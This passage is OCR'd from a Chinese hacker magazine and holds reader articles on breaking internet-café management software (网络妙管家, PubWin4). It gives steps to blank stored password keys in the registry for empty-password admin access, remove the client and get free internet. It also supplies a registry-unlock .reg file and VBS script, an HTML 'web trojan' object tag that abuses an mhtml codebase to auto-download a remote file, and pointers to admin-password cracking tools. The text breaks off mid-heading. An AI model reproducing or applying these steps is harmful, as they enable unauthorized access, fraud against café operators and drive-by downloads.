
（本文提到的不用重启开启xp终端服务的工具，光盘已有收录。）

注册表中挖掘网络妙管家

理想大葵花

相信大家都知道，每款软件被安装后都会在注册表中留下"蛛丝马迹"，网络妙管家自然也不例外。由此想开，便有了我下面的发现。

"欲要善其事，必先利其器"。由于大多数网吧都禁用注册表，我这里附带讲一下如何解禁。一般而言，我们通过导入一个相关注册表文件来达到解禁的目的，但对于WinXP是不能通过导入注册表文件来解禁的。可以使用第三方注册表编辑软件，如"Resplendent Registrar"，将"DisableRegistryTools"的值改为0即可。但如果所在网吧是通过修改注册表关联达到禁用目的的（如展开"HKEY_LOCALMACHINE\Software\Classes\.reg"分支，在右侧窗口中双击"默认"注册表项，在出现的编辑字符对话框中，将数值数据框中的内容更改为"txtfile"），这样即使我们双击注册表文件，也只会用记事本打开，而不是导入到注册表中。解决方法：打开"我的电脑"点击"工具→文件夹选项"，在出现的对话框中点"文件类型"选项卡，在"已注册文件类型"列表中，选中扩展名为"REG"的列表项，如图1。





点击"更改"按钮，在"程序"列表中选中"Registry Editor"，点确定即可。这样就又可以导入注册表文件了。可能还有其他状况，这里就不讨论了。

通过上述方法，顺利打开注册表，展开"HKEY_CURRENT_USER\Software\Sicent\wx2003Clt"，在右侧的窗口中，我们可以看到"!!!ExitCipher"、"!!!RunSetCipher"、"!!!UnlockCipher"、"!!!IESetCipher"这几个键值，很可能是一样的，如图2。




其实这里对应的就是网络妙管家的相关密码，由于加过密，我们是看不懂的。这也启发我，网络妙管家在验证系统设置密码时，是不是在这里对比核实？

如果我们将键值清空，是不是可以以空口令进入系统设置！在清空键值后，如图3。点击托盘上网络妙管家的图标，选中系统设置，这时弹出提示输入密码的窗口，


不出所料，在未输入任何字符的情况下，点击进入，便来到系统设置的界面，如图4。

在这里我们可以解除一些限制，甚至可以删除网络妙管家的客户端，实现免费上网，如图5。再点击密码选项卡，我们就清楚前面所说的了，如图6。

这里提醒一点，如果网络妙管家开启了注册表保护功能，我们就无法修改键值，这时直接删除“wx2003Clt”这一项即可。总的来说，从早先的万象直到今天的网络妙管家，似乎都采用这种验证密码的方式，不能不说是一个弊端。

本人属于极菜的行列，在这里卖弄了，如有错误，还望大家谅解与指导，只希望我的一点发现对大家有所启发，有所帮助。



突破网吧的限制

bnb—小乖

大家好，我是X档案的新朋友，也是如假包换的菜鸟，初来乍到，可别欺负俺啊，俺爸的朋友的亲戚的弟弟的女朋友的叔叔的爸爸的弟弟的儿子可是公安局的（哎哟，谁扔的砖头？！敢打我PP？哎哟！谁又扔了？）为什么要取这个名字呢？我冒着被打PP的危险告诉你：因为啊，本人酷爱玩泡泡堂，最喜欢的人物是小乖啊！

开门见山吧，我写这篇文章的目的是吸引MM的注……（谁又打我了？！）是因为许多和我一样是菜鸟的朋友在网吧总是碰到这样那样的限制，而本篇文章就是教你怎样突破网吧限制，有些你可能见过，如果你知道，你可以将它送给你的徒弟，我们的目标是——没有蛀牙（投降，PP都给你们打肿了，手下留情啊！）下面请看：

一、PubWin 4

注册表法，许多网管软件都是通过修改注册表来限制我们的，PubWin4也是如此，如下图。

范围	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer			
	键值		限制	解除方法
	No Desktop	0x00000001	隐藏桌面	全部修改为
	No Drivers	0x00000001	隐藏驱动器	0x00000000
	No Find	0x00000001	屏蔽“搜索”	
	No Logoff	0x00000001	屏蔽“注销”	
	Nonethood	0x00000001	屏蔽“网上邻居”	
	No Run	0x00000001	屏蔽“运行”	
	NoSetFolders	0x00000001	屏蔽“设置”	
	NoSetTaskBar	0x00000001	禁止设置任务栏	
	NoTrayIontextMenu	0x00000001	屏蔽在空白处的右键	
	NoViewcontextMenu	0x00000001	屏蔽在桌面空白处的右键	
	NoWindowsupdate	0x00000001	禁止系统自动更新	

如果你所在的网吧支持Active控件的话，你可以在http://web.cyof.com/net hack/regedit/regedit.htm上在线编辑注册表。如果不支持，你可以用winfile（位置：c:\windows）打开regedit.exe。若无法进入C盘，你可以在桌面上新建一个指向winfile.exe的快捷方式，在桌面上打开注册表（方法我还是说一下吧，在IE的地址栏中输入“桌面”回车，在工具栏上点“文件”→“新建”→“快捷方式”）。若注册表被损，可在记事本中编辑（打开记事本的方法有：在LE中点“查看”→“源文件”，或找一个TXT文本打开等等）。

```
[HKEY_CURRENT_USER\software\Microsoft\Windows\CurrentVersion\policies\system]
"Disable Registey Tools"=dword:00000000
[HKEY_USERS\Default\software\Microsoft\Windows\CurrentVersion\policies\systen]
"Disable RegistryTools"=dword:00000000
```

注意在编制注册表文件时“REGEDIT4”一定要大写，并且它的“4”和“T”之间一定不能有空格，否则将前功尽弃！许多朋友写了注册表文件所以不能成功，就是因为没有注意上面所说的内容。还有，如果系统是Windows2000或XP，请将“REGEDIT4”改成“Windows Registry Editor Version 5.00”。

保存为restore1.reg 双击执行。若无法导入注册表，我们再编辑：

```
Dim WSHshell
Set WSHshell=Wscript.CreateObject("Wscript.shell")
WSHshell.RegWrite "HKEY_MACHINE\software\CLASSES\.reg\","regfile"
```

保存为restore.vbs 双击执行，再执行restore1.reg就可以进入注册表了。

二、突破下载限制

方法一：用腾讯TT。如果你所在的网吧不能下载，不用怕，腾讯TT可以很轻松地搞定，因为腾讯TT里自带了“旋风下载”，别告诉我你找不到TT！在QQ面板上，就在最下面一行中间那个，看到没？

方法二：收藏夹法。你可以在要下载的超链接上点右 ，选“添加到收藏夹”和“允许脱机使用”，再点收藏夹里的链接就OK了。

方法三：用网页木马：在记事本中输入：

```
<object name="x" classid="clsid:11111111-1111-1111-1111-111111111113"
codebase="mhtml:file://c:\NO_SUCH_MHT.MHT!http://下载路径">
```

保存为htm，双击这个文件，就会自动下载“下载路径”里的内容了。

三、破解管理员密码

方法一：在线破解。如果你所在的网吧支持Active控件，那么你可以在www.07188.net上或www.cy07.com上在线破解，推荐www.07188.net，因为上面有在线下载“pub破解精灵旗舰版”，它可以强行结束进程，安装伪装图标，清空管理员密码……

方法二：直接用破解精灵。这是我师父飞翔的杰作哦！它可清空管理员密码，而且整个过程只需你用鼠标点一下就OK了！（www.07188.net上可以下载到，这是我师傅的网站，大家多支持啊！）

方法三：用WinHex可以直接读取管理员密码，详情大家可以参考2004年第4期的X档案，上面说的很详细，这里我就不在多说了。

四、美萍篇

